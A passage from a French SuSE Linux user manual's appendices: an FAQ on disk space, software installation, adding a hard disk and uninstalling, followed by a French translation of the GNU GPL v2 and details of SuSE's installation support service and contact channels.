Comment défragmenter mon disque dur ?

Linux possède un système de fichiers intelligent. Ce système de fichiers qui ne permet pratiquement pas la fragmentation rend donc la défragmentation superflue. Veillez à ce vos partitions ne soient pas remplies à plus de 90%.

Comment obtenir l'affichage de l'espace disponible sous Linux ?

Avec `df -h`, voir aussi chapitre 19, page 435.

Le "couper/coller" est-il possible sous Linux ?

Oui.

Si vous voulez utiliser le "couper/coller" en mode texte, vous devez lancer le programme **gpm**. Voici la règle à appliquer sous le système X Window et en mode texte : *Marquer* en pressant le bouton gauche de la souris et en *faisant glisser* et *insérer* en utilisant le bouton central de la souris. Le bouton droit de la souris a presque toujours une fonction particulière dans les programmes.

Comment installer des programmes ?

Installez de préférence avec YaST les programmes inclus sur les CD SuSE Linux. Vous pourrez trouver de nombreux programmes d'assez grande taille série pay.

Je possède un programme "seulement" en code source. Comment l'installer ?

Il vous fait un bon livre sur Linux – voir <http://www.suse.de/buecher/index.html>. En résumé : Décompresser l'archive, lire `INSTALL` ou `README` et suivre les instructions – la plupart du temps il s'agit d'un `./configure;make;make install`. Voir aussi les informations détaillées sur la gestion des paquetages au paragraphe 15.3, page 377.

Notez que nous n'offrons pas d'Assistance Technique à l'Installation pour les programmes que vous avez compilés vous-même.

Il me faut Firewall, IP Masquerade, un serveur de messagerie et un serveur WWW. Puis-je compter sur l'Assistance Technique à l'Installation ?

Non.

L'Assistance Technique à l'Installation vous aide uniquement à mettre en route votre système Linux. Pour tout ce qui sort de ce cadre, il existe de bons livres en librairies ainsi qu'une excellente documentation dans `/usr/doc/packages` und `/usr/doc/howto/de/DE-NET3-HOWTO.txt.gz`.

Mon matériel est-il supporté ?

Jetez un coup d'oeil sur <http://www.suse.de/cdb/>. Un less `/usr/doc/howto/en/Hardware-HOWTO.gz` peut aussi vous fournir des informations.

Faut-il effacer Windows pour pouvoir utiliser Linux ?

Non. Mais Linux a besoin d'espace disponible sur le disque dur.

Exécutez `defrag` sous Windows et invoquez le programme **fips** dans le répertoire `\dosutils\fips\fips20` sur le premier CD SuSE Linux. Ce programme vous permet de réduire la taille de la partition Windows afin de faire de la place pour Linux. Sauvegardez auparavant vos données ! Voir aussi le guide détaillé d'installation au paragraphe 2.3, page 19.

Quelle quantité d'espace faut-il pour Linux ?

À partir de 300 Mo environ vous êtes dans le jeu. Mais il est quand même recommandable d'avoir environ 1 Go. Si vous avez l'intention de tout installer il vous faut plus de 4 Go.

Je n'ai pas assez de place pour Linux, comment ajouter un disque dur supplémentaire ?

Vous pouvez à tout moment, sous un système Linux, intégrer des disques durs ou des partitions libres de disques durs afin d'avoir plus de place à votre disposition. S'il vous faut plus de place, par exemple dans `/opt`, vous pouvez y monter (angl. *mount*) une partition supplémentaire. Procédez de la façon suivante :

1. Ajoutez le disque dur et démarrez Linux.
2. Connectez-vous en tant qu'utilisateur '`root`'.
3. Partitionnez avec `fdisk` par exemple en tant que `/dev/hdb1`
4. Formatez la partition avec `mke2fs /dev/hdb1`
5. Entrez les commandes suivantes :

```
terre: # cd /opt
terre:/opt # mkdir /opt2
terre:/opt # mount /dev/hdb1 /opt2
terre:/opt # tar cSpf - . | (cd /opt2 ; tar xvSpf - )
```

Si vous recevez le message d'erreur "`broken pipe`", vous pouvez l'ignorer.

F. La FAQ de SuSE Linux

Vérifiez toutefois soigneusement si vos données ont toutes été copiées. Vous pourrez ensuite “déplacer” l’ancien répertoire et créer un nouveau point de montage vide :

```
terre:/opt # mv /opt /opt.old
terre:/opt # mkdir /opt
```

Ajoutez maintenant, avec un éditeur, la nouvelle partition dans le fichier `/etc/fstab`. Ceci pourrait se présenter comme dans le fichier F.0.1, page 500.

<code>/dev/hdb1</code>	<code>/opt</code>	<code>ext2</code>	<code>defaults</code>	<code>1</code>	<code>2</code>
------------------------	-------------------	-------------------	-----------------------	----------------	----------------

fichier F.0.1: Extrait de `/etc/fstab` : Partition supplémentaire

Vous devriez maintenant arrêter votre machine et réamorcer.

6. Lorsque votre machine a été réamorcée, assurez-vous, à l’aide de la commande `mount` que `/dev/hdb1` a vraiment été rattaché sous `/opt`. Si tout a fonctionné comme prévu, vous pouvez maintenant effacer les anciennes données sous `/opt.old` :

```
terre: # cd /
terre:/ # rm -fr opt.old
```

J’ai déjà compilé un noyau. Comment est-il possible d’installer maintenant le noyau SuSE original ?

Procédez de la manière décrite au paragraphe 3.6.2, page 95 du manuel.

Je voudrais supprimer Linux, comment faire ?

Effacer la partition Linux avec `fdisk`. Il vous faudra éventuellement invoquer `fdisk` sous Linux. Ensuite vous devrez amorcer à partir de la disquette MS-DOS et exécuter la commande `fdisk /mbr` sous DOS ou Windows.

Annexe G

Licence Publique Générale GNU (GPL)

La présente traduction ne peut en aucun cas remplacer au sens juridique le texte original de la GPL. Il ne s'agit pas d'une version française approuvée par la FSF mais d'une traduction inofficielle de la GPL.

GNU GENERAL PUBLIC LICENSE

Version 2, June 1991

Copyright (C) 1989, 1991 Free Software Foundation, Inc. 675 Mass Ave,
Cambridge, MA 02139, USA

Chacun est autorisé à reproduire ce document et à en distribuer des copies conformes mais aucune modification n'est admise.

PRÉAMBULE

Les licences concernant la majeure partie des logiciels ont pour but de supprimer toute liberté de les partager et de les modifier. La Licence Publique Générale GNU, au contraire, a été conçue pour vous assurer le droit de partager et de modifier les logiciels libres et pour garantir leur libre accès à tout utilisateur. La Licence Publique Générale s'applique à la majorité des logiciels de la Free Software Foundation et à tous les autres programmes que leurs auteurs ont décidé de soumettre aux termes de cette Licence. (D'autres logiciels de la Free Software Foundation sont couverts, à la place, par la Licence Publique Générale des Bibliothèques GNU). Vous pouvez aussi appliquer les termes de la présente Licence à vos propres programmes.

Lorsque nous parlons de "free software", nous entendons logiciels libres et non pas gratuits. Notre Licence Publique Générale a été conçue pour vous assurer la liberté de distribuer des copies de logiciels libres (en facturant ce service si vous le souhaitez), de recevoir le code source ou de pouvoir l'obtenir si vous le désirez, de modifier les programmes ou d'en utiliser des éléments dans de nouveaux logiciels libres en sachant que vous êtes autorisé à le faire.

Afin de préserver vos droits, nous avons dû stipuler des restrictions qui interdisent à quiconque de vous dénier ces droits ou de vous demander d'y renoncer. Ces restrictions entraînent également pour vous certaines obligations si vous distribuez des copies de programmes ou si vous les modifiez.

G. Licence Publique Générale GNU (GPL)

Si vous distribuez par exemple des copies de tels programmes, gratuitement ou contre rémunération, vous êtes tenu de transmettre aux bénéficiaires tous les droits que vous avez vous-même. Vous devez aussi vous assurer qu'ils reçoivent ou peuvent obtenir le code source. Et vous devez leur faire prendre connaissance des termes de la présente Licence afin qu'ils soient au courant de leurs droits.

Nous protégeons vos droits par deux mesures : (1) en plaçant le logiciel sous copyright et (2) en vous offrant la présente Licence qui vous autorise légalement à copier, distribuer et/ou à modifier le logiciel.

En outre, pour la protection des auteurs et la nôtre, nous voulons être certains que chacun comprenne qu'il n'existe aucune garantie pour ces logiciels libres. Si le logiciel est modifié par un tiers et redistribué ensuite, nous tenons à ce que les utilisateurs qui le reçoivent sachent qu'ils ne sont pas en présence de l'original afin que des erreurs introduites par un tiers ne puissent pas nuire à la réputation de l'auteur.

Enfin, tout logiciel libre est constamment menacé par des dépôts de brevets. Nous voulons exclure le risque que les distributeurs d'un logiciel libre puissent obtenir individuellement des licences de brevets rendant ainsi le programme propriétaire. Pour prévenir ce risque, nous avons clairement stipulé que toute licence de brevet doit prévoir une libre utilisation par tous ou qu'il ne doit pas exister du tout de licence.

Les conditions précises pour la copie, la distribution et la modification sont les suivantes :

GNU GENERAL PUBLIC LICENSE

TERMES ET CONDITIONS POUR LA COPIE, LA DISTRIBUTION ET LA MODIFICATION

0. La présente Licence s'applique à tout programme ou autre ouvrage contenant une mention, apposée par le détenteur du copyright, précisant qu'il peut être distribué sous les termes de la Licence Publique Générale. Le mot "Programme" est employé, dans la suite du présent document, pour désigner un tel programme ou un tel ouvrage. L'expression "ouvrage basé sur le Programme" désigne soit le Programme lui-même, soit tout ouvrage qui en est dérivé au sens défini par la législation sur les droits d'auteurs, à savoir : un ouvrage contenant le Programme ou une partie de celui-ci, soit sous forme inaltérée, soit avec des modifications et/ou traduit dans une autre langue. (Dans la suite de ce document, le terme "traduction" sera donc couvert sans aucune restriction par le terme "modification"). Tout bénéficiaire de la présente Licence est désigné par "Vous".

Les activités autres que la copie, la distribution et la modification ne sont pas couvertes par la présente Licence, elles dépassent le cadre de son application. La mise en oeuvre du Programme n'est soumise à aucune restriction et les données résultant de l'exécution du Programme ne sont couvertes que si leur contenu représente un ouvrage basé sur le Programme (indépendamment du fait qu'elles résultent de l'exécution du Programme). Qu'il s'agisse ou non d'un tel ouvrage dépend des fonctions du Programme.

G. Licence Publique Générale GNU (GPL)

1. Vous êtes autorisé à faire et à distribuer, sur n'importe quel support, des copies exactes du code source du Programme tel que vous l'avez reçu à condition de faire figurer clairement sur chaque copie une mention appropriée de copyright et d'exclusion de toute garantie. Laissez inchangées toutes les mentions se référant à la présente Licence et à l'absence de garantie et fournissez, conjointement au Programme, un exemplaire de la présente Licence à tout utilisateur qui le reçoit.

Vous pouvez demander une rémunération pour la réalisation de la copie et vous êtes libre d'accorder vous-même une garantie en échange d'une rémunération.

2. Vous êtes autorisé à modifier votre copie ou vos copies du Programme ou partie de celui-ci créant ainsi un ouvrage basé sur le Programme et vous pouvez copier et distribuer de telles versions modifiées ou ouvrages selon les termes de l'article 1 sous réserve que les conditions ci-dessous soient également remplies :

- a) Vous devez faire en sorte que les fichiers modifiés soient pourvus de mentions bien visibles indiquant que vous les avez modifiés et précisant la date de chaque modification.
- b) Vous devez faire en sorte que chaque ouvrage distribué ou publié par vos soins et qui contient, soit dans son ensemble soit dans ses éléments, le Programme ou des parties du Programme, ou qui est dérivé du Programme ou parties du Programme, soit fourni comme un ensemble à toute tierce personne sans facturation de taxe sous les termes de la présente Licence.
- c) Si le Programme lit normalement des commandes de façon interactive au cours de son exécution, vous devez faire en sorte que lorsqu'il est lancé de la manière habituelle pour une utilisation interactive, il affiche ou imprime un message contenant une mention appropriée de copyright et d'exclusion de garantie (ou l'indication que vous fournissez vous-même une garantie). Le message doit en outre faire savoir aux utilisateurs qu'ils peuvent redistribuer le Programme dans les mêmes conditions et leur indiquer de quelle manière ils peuvent visualiser une copie de la présente Licence. (Exception : Si le Programme est lui-même interactif mais n'émet pas normalement un tel message, votre ouvrage basé sur le Programme n'est pas non plus tenu de l'émettre).

Ces exigences s'appliquent à l'ouvrage modifié pris dans son ensemble. Si des parties identifiables de cet ouvrage ne sont pas dérivées du Programme et peuvent raisonnablement être considérées comme étant par elles-mêmes des ouvrages indépendants et distincts, la présente Licence et ses termes ne s'appliquent pas à ces éléments lorsque vous les distribuez séparément. Mais si vous distribuez ces mêmes éléments comme parties d'un ensemble représenté par un ouvrage basé sur le Programme, la distribution de l'ensemble est soumise aux termes de la présente Licence qui étend les droits des autres personnes concernées par la Licence à la totalité de l'ensemble et par conséquent à chacun de ses éléments quel qu'en soit l'auteur.

Le présent article n'a donc pas pour but de revendiquer ni de contester vos droits sur un ouvrage que vous avez entièrement écrit vous-même. Son inten-

G. Licence Publique Générale GNU (GPL)

tion est bien plus de garantir un droit de contrôle sur tout ouvrage dérivé ou ouvrage collectif basé sur le Programme.

En outre, la simple réunion d'un autre ouvrage, non basé sur le Programme, avec le Programme ou à un ouvrage dérivé de celui-ci sur un support de stockage ou de distribution ne soumet pas l'autre ouvrage aux termes de la présente Licence.

3. Vous êtes autorisé à copier et à distribuer le Programme (ou un ouvrage basé sur celui-ci selon la définition donnée par l'article 2) sous forme de code objet ou de code exécutable à condition de fournir l'un des services suivants :

- a) Joindre au Programme son code source complet sous une forme lisible par ordinateur et, selon les termes des articles 1 et 2, sur un support couramment utilisé pour l'échange de logiciels ; ou
- b) Joindre au Programme une offre écrite, valable pendant au moins trois ans, par laquelle vous vous engagez à fournir à toute tierce personne, pour une rémunération n'excédant pas vos frais de duplication et de distribution une copie du code source complet sous une forme lisible par ordinateur et, selon les termes des articles 1 et 2, sur un support couramment utilisé pour l'échange de logiciels ; ou
- c) Joindre au Programme l'information que vous avez vous-même reçue concernant l'offre de distribution du code source correspondant. (Cette alternative n'est autorisée que pour une distribution non commerciale et seulement si vous avez reçu le Programme sous forme de code objet ou de code exécutable avec l'offre prévue par l'alinéa b) du présent article).

Par code source d'un ouvrage, on entend la forme de cet ouvrage de préférence utilisée pour y apporter des modifications. Pour un programme, le code source complet est le code source de tous les modules qui le composent auquel s'ajoute tout fichier de définition d'interface associé ainsi que les scripts utilisés pour le contrôle de la compilation et l'installation de l'exécutable. Il existe cependant une exception particulière : il n'est pas nécessaire qu'il soit inclus dans le code source fourni tout ce qui est normalement distribué (soit sous forme de source soit sous forme binaire) avec les composantes principales (compilateur, noyau etc.) du système d'exploitation sur lequel l'exécutable est mis en oeuvre, à moins que cette composante n'accompagne le programme exécutable.

Si la distribution d'un programme exécutable ou du code objet consiste à offrir un accès permettant d'effectuer une copie depuis un endroit déterminé, l'offre d'un accès équivalent permettant de copier le code source à partir du même endroit est considérée comme une distribution du code source bien que les tierces personnes ne soient pas tenues de copier le code source avec le code objet.

4. Vous n'êtes pas autorisé à copier, modifier, concéder en sous-licence ou distribuer le Programme d'une autre manière que celle expressément prescrite par la présente Licence. Toute tentative de copier, modifier, concéder en sous-licence ou distribuer le Programme sous d'autres conditions est entachée de nullité et entraîne automatiquement la perte des droits qui vous sont accordés par la présente Licence. Cependant les tiers auxquels vous avez transmis des

G. Licence Publique Générale GNU (GPL)

copies ou des droits au titre de la présente Licence ne subiront pas la perte de leurs droits tant qu'ils continueront à se comporter de façon absolument conforme aux termes de la Licence.

5. Vous n'êtes pas tenu d'accepter la présente Licence puisque vous ne l'avez pas signée. Il n'existe cependant rien d'autre qui vous autorise à modifier ou à distribuer le Programme ou les ouvrages qui en sont dérivés. Ces actions sont interdites par la loi si vous n'acceptez pas la Licence. En conséquence, toute modification ou distribution du Programme (ou d'un ouvrage basé sur le Programme) constitue une acceptation implicite de la présente Licence et de tous ses termes et conditions concernant la copie, la distribution ou la modification du Programme ou d'ouvrages basés sur celui-ci.

6. Chaque fois que vous redistribuez le Programme (ou tout ouvrage basé sur le Programme), le bénéficiaire reçoit automatiquement du détenteur initial de licence l'autorisation de copier, distribuer et modifier le Programme conformément aux termes et conditions de la présente Licence. Vous n'avez pas le droit d'imposer des restrictions supplémentaires à l'exercice des droits que vous transmettez au bénéficiaire. Vous n'avez pas la responsabilité d'imposer à des tiers de se conformer à la présente Licence.

7. Si par suite d'un jugement de tribunal, d'une allégation de violation de brevet ou pour toute autre raison (ne se limitant pas aux questions des brevets) il vous est imposé (par ordonnance judiciaire, accord ou autre) des conditions incompatibles avec les conditions de la présente Licence, cette circonstance ne vous exempte pas de respecter les termes de la Licence. S'il ne vous est pas possible de distribuer le Programme en conciliant vos obligations envers la présente Licence avec vos autres obligations, vous n'êtes pas autorisé à le distribuer. Si par exemple une licence de brevet n'autorisait pas une redistribution sans redevance du Programme par tous ceux qui en ont reçu des copies par votre intermédiaire directe ou indirecte, le seul moyen qui vous permettrait de satisfaire aussi bien les exigences de cette licence de brevet que celles de la présente Licence serait de vous abstenir purement et simplement de distribuer le Programme.

Si une partie de cet article devait s'avérer nulle ou inapplicable dans certaines circonstances particulières, le reste de l'article n'en demeure pas moins applicable et l'article devra s'appliquer dans son ensemble en toute autre circonstance.

Le but de ce présent article n'est pas de vous inciter à enfreindre la loi sur les brevets, ni à porter atteinte à tout autre droit de propriété ou à contester la validité de tels droits. Son seul objectif est de protéger l'intégrité du système de distribution des logiciels libres réalisé par la pratique des licences publiques. De nombreuses personnes ont apporté une généreuse contribution à la large gamme de logiciels distribués par ce système en comptant sur une application conséquente du système. Il appartient à l'auteur/donateur de décider s'il préfère distribuer ses logiciels par l'intermédiaire d'un autre système ; aucun bénéficiaire de licence ne peut lui imposer un choix.

L'intention du présent article est de rendre parfaitement clair ce qui est considéré comme une conséquence du reste de la présente Licence.

G. Licence Publique Générale GNU (GPL)

8. Si la distribution et/ou l'utilisation du Programme est restreinte dans certains pays, soit par des brevets soit par des droits d'auteurs sur des interfaces, le titulaire du copyright original qui place le Programme sous la présente Licence peut prévoir une limitation géographique explicite de la distribution excluant ces pays, de telle sorte que la distribution ne soit autorisée que dans les pays ou entre les pays qui ne sont pas exclus. Dans un tel cas, la présente Licence inclut cette limitation au même titre que si elle était écrite dans le corps de la présente Licence.

9. La Free Software Foundation peut publier périodiquement des versions révisées et/ou de nouvelles versions de la Licence Publique Générale. Ces nouvelles versions seront écrites dans le même esprit mais pourront différer dans certains détails afin de tenir compte de nouveaux problèmes ou de nouvelles situations.

Il est attribué à chaque version un numéro bien distinct. Si le Programme précise qu'il est soumis à une version déterminée et à "toute version ultérieure" de la présente Licence vous pouvez choisir de vous conformer termes et conditions soit de cette version, soit de toute version publiée ultérieurement par la Free Software Foundation. Si le Programme ne précise aucun numéro de version de la présente Licence, vous pouvez choisir n'importe quelle version publiée par la Free Software Foundation.

10. Si vous souhaitez intégrer des éléments du Programme dans d'autres programmes libres dont les conditions de distribution sont différentes, écrivez à l'auteur pour lui en demander l'autorisation. Pour les logiciels dont le copyright est détenu par la Free Software Foundation, écrivez à la Free Software Foundation ; nous faisons quelquefois des exceptions. Notre décision sera guidée par le double objectif de préserver le statut libre de tous les dérivés de nos logiciels libres et de promouvoir le partage et la réutilisation des logiciels en général.

ABSENCE DE GARANTIE

11. La Licence du Programme étant concédée gratuitement, il n'existe aucune garantie pour le Programme dans les limites permises par la loi en vigueur. Sauf s'il en a été convenu autrement par écrit, les détenteurs de copyright et/ou les autres parties concernées fournissent le Programme "tel quel", sans aucune forme de garantie ni explicite ni implicite ; y compris, mais de façon non limitative, les garanties implicites de qualité marchande ou d'adéquation à un usage particulier. C'est à vous qu'incombent tous les risques liés à la qualité et à la performance du Programme. Si le Programme se révélait défectueux, vous assumerez les coûts de tous les services, réparations et corrections nécessaires.

12. En aucun cas, sauf si la loi en vigueur le prescrit ou s'il en est convenu par écrit, un détenteur de copyright ou un tiers autorisé à modifier et/ou à distribuer le Programme conformément aux conditions énoncées ci-dessus ne sera responsable à votre égard des dommages que vous pourriez subir, y compris tout dommage général, spécial, accidentel ou découlant de l'utilisation du Programme ou de l'impossibilité de l'utiliser (y compris, mais de façon non limitative, la perte ou le traitement inadéquat de données, les préjudices subis par vous ou par des tiers ou l'im-

possibilité de mise en oeuvre du Programme conjointement à tout autre programme) même si le détenteur du copyright ou le tiers concerné a été informé de la possibilité de tels dommages.

FIN DES TERMES ET CONDITIONS

Annexe : Comment appliquer ces termes à vos nouveaux programmes ?

Si vous développez un nouveau programme et si vous souhaitez qu'il soit utilisé le plus possible par le public, le meilleur moyen d'y parvenir est d'en faire un logiciel libre que chacun pourra redistribuer et modifier conformément aux termes de la présente Licence.

Pour cela, joignez à votre programme les indications suivantes. Il est plus sûr de les faire figurer au début de chaque fichier source afin que la mention d'exclusion de toute garantie soit bien visible. Chaque fichier devrait en outre contenir au moins une ligne de "copyright" et indiquer où se trouve la notice complète.

«Une ligne contenant le nom du programme et une brève description de ses fonctions »Copyright (C) 19yy «Nom de l'auteur »

Ce programme est un logiciel libre ; vous pouvez le redistribuer et/ou le modifier conformément aux dispositions de la Licence Publique Générale GNU telle qu'elle a été publiée par la Free Software Foundation ; version 2 de la Licence ou (à votre choix) toute version ultérieure.

Ce programme est distribué dans l'espoir qu'il sera utile, mais SANS AUCUNE GARANTIE ; sans même la garantie implicite de QUALITÉ MARCHANDE OU D'ADÉQUATION À UN USAGE PARTICULIER. Voir la Licence Publique Générale pour plus de détails.

Vous devriez avoir reçu un exemplaire de la Licence Publique Générale GNU conjointement à ce programme ; si ce n'est pas le cas, écrivez à la Free Software Foundation, Inc., 675 Mass Ave, Cambridge, MA 02139, USA.

Ajoutez les informations permettant de vous contacter par courrier électronique ou courrier postal.

Si votre programme est interactif, faites en sorte qu'il émette un court message comme celui-ci lors de son lancement en mode interactif :

Gnomovision version 69, Copyright (C) 19yy name of author Gnomovision comes with ABSOLUTELY NO WARRANTY ; for details type 'show w'. This is free software, and you are welcome to redistribute it under certain conditions ; type 'show c' for details.

Les commandes hypothétiques 'show w' et 'show c' devraient afficher les parties appropriées de la Licence Publique Générale. Les commandes que vous utilisez peuvent bien sûr avoir un tout autre nom que 'show w' et 'show c'. Elles peuvent aussi être accessibles par un clic de souris ou correspondre à des options de menus - selon ce qui convient à votre programme.

Vous devrez aussi demander à votre employeur (si vous travaillez comme programmeur) ou le cas échéant à votre école de signer, si nécessaire, une déclaration de renonciation aux droits d'auteur. Voici un exemple que vous pouvez prendre en changeant les noms :

G. Licence Publique Générale GNU (GPL)

Yoyodyne, Inc. déclare par la présente renoncer à tous droits d'auteur sur le programme 'Gnomovision' (qui fait des passages au niveau des compilateurs) écrit par James Hacker.

«signature de Ty Coon », 1er avril 1989 Ty Coon, President of Vice

La Licence Publique Générale ne vous permet pas d'inclure votre programme dans des programmes propriétaires. Si votre programme est une fonction de bibliothèque, il pourra vous sembler plus judicieux d'autoriser des éditions de liens des applications propriétaires avec cette bibliothèque. Si c'est ce que vous souhaitez, utilisez la Licence Publique Générale pour Bibliothèques GNU au lieu de la présente Licence.

Annexe H

Assistance Technique et services

Au cours de ces dernières années, nous avons constaté qu'en dépit du haut niveau de développement atteint par Linux, il pouvait toujours survenir - bien que de plus en plus rarement - certains problèmes lors de l'installation. Nous avons rédigé le présent manuel en tenant compte de nos expériences afin de vous épargner, cher lecteur, un weekend passé à attendre nerveusement de pouvoir contacter, le lundi après-midi, la ligne de dépannage qui vous permettra de poursuivre l'installation de votre système.

Si vous deviez rencontrer quelques difficultés, assurez-vous tout d'abord, avant de vous adresser à notre équipe d'Assistance Technique, que la solution ne se trouve pas déjà *dans ce manuel* ou dans notre *base de données support (SDB)*¹. Vous devriez également consulter les différents fichiers `README` qui se trouvent sur le premier CD.

H.1 60 jours d'Assistance Technique à l'Installation

H.1.1 Sans enregistrement, pas d'Assistance Technique à l'Installation !

Pour assurer un service optimal d'Assistance Technique à l'Installation, nous ne répondons qu'aux requêtes adressées par les utilisateurs SuSE Linux enregistrés.

À la première page de ce manuel, vous trouverez une carte d'enregistrement pourvue de votre numéro de code. Ce code est unique et sert à vérifier que vous êtes bien en possession d'un véritable SuSE Linux.

Si vous nous faites parvenir par courrier postal votre carte d'enregistrement après l'avoir remplie ou si vous vous faites enregistrer en ligne sur notre serveur WWW à l'aide du formulaire sous l'URL <http://www.suse.de/form-registration.html>, vous deviendrez un utilisateur SuSE Linux enregistré ayant droit à l'Assistance Technique à l'Installation.

Carte d'enregistrement
En ligne

¹ Il est précisé, au paragraphe H.5, page 514, sous quelle adresse Internet ou au moyen de quels paquets logiciels vous pourrez avoir accès à ces informations.



Comme le numéro d'enregistrement et, par conséquent, le droit à l'Assistance Technique sont liés au produit, nous vous prions de bien vouloir vous faire enregistrer pour *chaque* édition de SuSE Linux, même si vous effectuez seulement une mise à jour ou si vous vous êtes procuré le produit directement chez nous. Vous n'êtes pas enregistré automatiquement au moment de l'achat !

H.1.2 Présentation de l'Assistance Technique à l'Installation

Le but de l'Assistance Technique à l'Installation est de vous aider à mettre en marche votre système SuSE Linux. Ceci inclut

- l'installation du système de base SuSE Linux à partir des CD
- la configuration de base d'un système monoposte
- la configuration de base de l'interface graphique X11
- la configuration de base d'un modem analogique de type courant pour connexion Internet (uniquement du côté du client)
- la configuration de base d'une carte ISDN normale pour connexion Internet (uniquement du côté du client)
- la configuration du service d'impression local pour un ordinateur monoposte

Les sujets qui ne sont pas mentionnés ici ne sont pas traités par l'Assistance Technique à l'Installation et il ne sera pas répondu aux requêtes les concernant.

Notre Assistance Technique a été conçue pour vous venir en aide lors de l'installation de base de votre système et ne doit pas être considérée comme une formation ou une introduction à Linux. Elle ne peut donc prendre en compte que les problèmes de configuration et ne peut pas résoudre les problèmes liés à des difficultés de compréhension.

Il peut malgré tout arriver qu'une certaine configuration matérielle impose des restrictions au fonctionnement de SuSE Linux ou ne permette pas du tout de le faire démarrer. Nous vous demandons donc de comprendre qu'il ne nous est pas possible de vous garantir à cent pour cent que les efforts de notre service d'Assistance Technique à l'Installation seront couronnés de succès.

Outre le système Linux de base, notre distribution SuSE Linux contient plusieurs centaines de paquetages logiciels (actuellement un ensemble d'environ 850 paquetages). Nous nous efforçons de les maintenir à jour pour vous en offrir la version la plus récente mais il ne nous est pas toujours possible de connaître en détail la configuration de chacun de ces paquetages ni de programmer des extensions. Vous comprendrez certainement que nous soyons parfois obligés, pour la configuration de certains programmes, de vous demander de consulter la documentation qui s'y rapporte (pages de man, fichiers README, aide en ligne).

H.2 Le chemin le plus court qui mène à l'aide !

Le texte qui suit constitue un petit guide dont le but est de vous permettre d'obtenir le plus vite possible une réponse de notre équipe d'Assistance Technique. Seul le courrier conforme au standard décrit peut être traité automatiquement et donc très rapidement par notre système de gestion ! Toutes les autres requêtes doivent être triées à la main et transmises aux différents spécialistes de notre équipe d'Assistance Technique.

- Enregistrez votre SuSE Linux en ligne, sur notre page Web sous <http://www.suse.de/form-registration.html>.
- Envoyez votre courrier, comme dans le fichier H.2.1, directement à l'adresse support@suse.de. Tenez compte dans vos données des majuscules et des minuscules. C'est seulement dans ces conditions que votre courrier pourra être traité automatiquement. Si certains champs tels que ENTREPRISE : ne sont pas nécessaires, laissez-les vides.
- N'ajoutez pas d'annexes inutiles (par exemple cartes de visite au format X-VCARD) et insérez, le cas échéant, les fichiers de configuration au format ASCII *directement* dans votre requête (voir fichier H.2.2).

```
PRÉNOM: Zéphirin
NOM: Blizzard
ENTREPRISE: Fanlabise (Institut météorologique)
RUE: 44, rue des Quatre Vents
C.P.: 00444
VILLE: COURANDAIRE
PAYS: France
CODE.REG: XXXXXX
EMAIL: blizzard@nowhere.fr
```

Chère équipe d'Assistance SuSE

J'ai un petit problème dans mon Institut Météorologique.

Après l'installation de SuSE Linux 6.2, je vois apparaître le message d'erreur

```
"Unable to open an initial console"
```

Je possède un Pentium 400 avec 128 Mo de RAM et un disque dur IDE de 8 Go. Qu'est-ce-que j'ai bien pu faire qui ne va pas?

Amicales pensées
(aussi de la part de mon assistant Roger Galerne)

```
Zéphirin Blizzard
<blizzard@nowhere.fr>
```

fichier H.2.1: Exemple pour une requête par courrier électronique

... j'ai un problème avec Lilo. Voici la partie la plus importante de mon fichier /etc/lilo.conf

```
---schnipp---
# Linux bootable partition config begins
image = /boot/vmlinuz
root = /dev/sda2
label = linux-2.0.36
# Linux bootable partition config ends
---schnapp---
```

fichier H.2.2: Élément d'une requête par courrier électronique avec fichier de configuration

Période de validité de l'Assistance Technique à l'Installation

L'Assistance Technique à l'Installation pour un CD SuSE Linux couvre une période de 60 jours à compter de la date de votre enregistrement mais s'étend au maximum à 60 jours après la date de parution du CD suivant.

H.2.1 Comment contacter l'équipe d'Assistance Technique SuSE ?

Vous pouvez contacter notre équipe d'Assistance Technique par E-mail, fax, courrier postal et par téléphone.

Lorsque vous nous adressez une requête d'Assistance Technique, assurez-vous que le moyen de communication que vous avez choisi fonctionne effectivement. Il nous arrive très souvent de devoir répondre à des requêtes dans des conditions difficiles, lorsque par exemple le télécopieur de notre client n'est pas continuellement en marche (fax sur ordinateur) ou lorsque l'adresse E-mail n'est pas valide ou n'est pas accessible.



Lorsque vous envoyez du courrier électronique, vous devez veiller à *ne pas* envoyer d'annexes (angl. *attachments*). Si vous voulez transmettre par exemple des fichiers log, intégrez-les *directement* dans le texte. Vous devriez tout particulièrement éviter de joindre à vos mails des fichiers en formats propriétaires – en règle générale, nous ne disposons pas des logiciels nécessaires pour le décodage de tels messages. En outre, il n'est pas indispensable de nous faire parvenir des textes HTML. Cette fonction peut être désactivée dans votre navigateur ...

Vous pouvez contacter notre équipe d'Assistance Technique de la façon suivante aux horaires indiqués :

- **par E-mail**

Adresse : suse-fr@suse.de

Traitement des requêtes : toute la semaine

- **par WWW (E-mail)**

Adresse : <http://www.suse.de/f/supp-form.html>

Traitement des requêtes : toute la semaine

– **par fax**

Numéro de télécopieur :

pour la France : 03 88 329 329

hors de la France : +33 3 88 329 329

Traitement des requêtes : toute la semaine

– **par courrier postal**

Adresse :

Arkane Media
7, Rue Graumann
F-67000 - Strassbourg

Traitement des requêtes : toute la semaine

– **par téléphone** (ligne de dépannage)

Numéro de téléphone

pour la France : 0825 012 014 (0.99 F/min)

hors de la France : +33 3 88 220 116

Horaires de la ligne de dépannage :

lundi de 14h.00 à 18h.00 et jeudi de 16h.00 à 20h.00

Tenez votre code d'enregistrement à portée de la main et assurez-vous que vous êtes déjà enregistré. Seul les utilisateurs SuSE Linux enregistrés ont droit à l'Assistance Technique à l'Installation.

Nous vous prions de bien vouloir noter qu'une **requête téléphonique normale ne devrait pas dépasser 5 minutes**.

Nous recevons habituellement vers 14h.00 un bien plus grand nombre d'appels qu'à une heure plus avancée. Si vous ne parveniez pas à joindre tout de suite l'un de nos collaborateurs de l'Assistance Technique, essayez tout simplement un peu plus tard.

H.3 Assistance Technique Pro

Nous donnons toujours aux termes Assistance Technique à l'Installation un sens très large. Mais vous comprendrez certainement que nous ne pouvons pas, pour le prix d'une distribution SuSE Linux, nous charger de l'administration du réseau de votre entreprise.

C'est toutefois avec plaisir que nous mettons à votre service la compétence et la longue expérience de notre équipe de développement Linux ! Cette compétence se révèle précieuse lorsqu'il s'agit de vous aider à mettre en pratique certaines solutions complexes. La forme et les limites de nos contrats d'Assistance Technique Pro ne dépendent que d'un seul critère : vos exigences.

**Assistance
Technique**

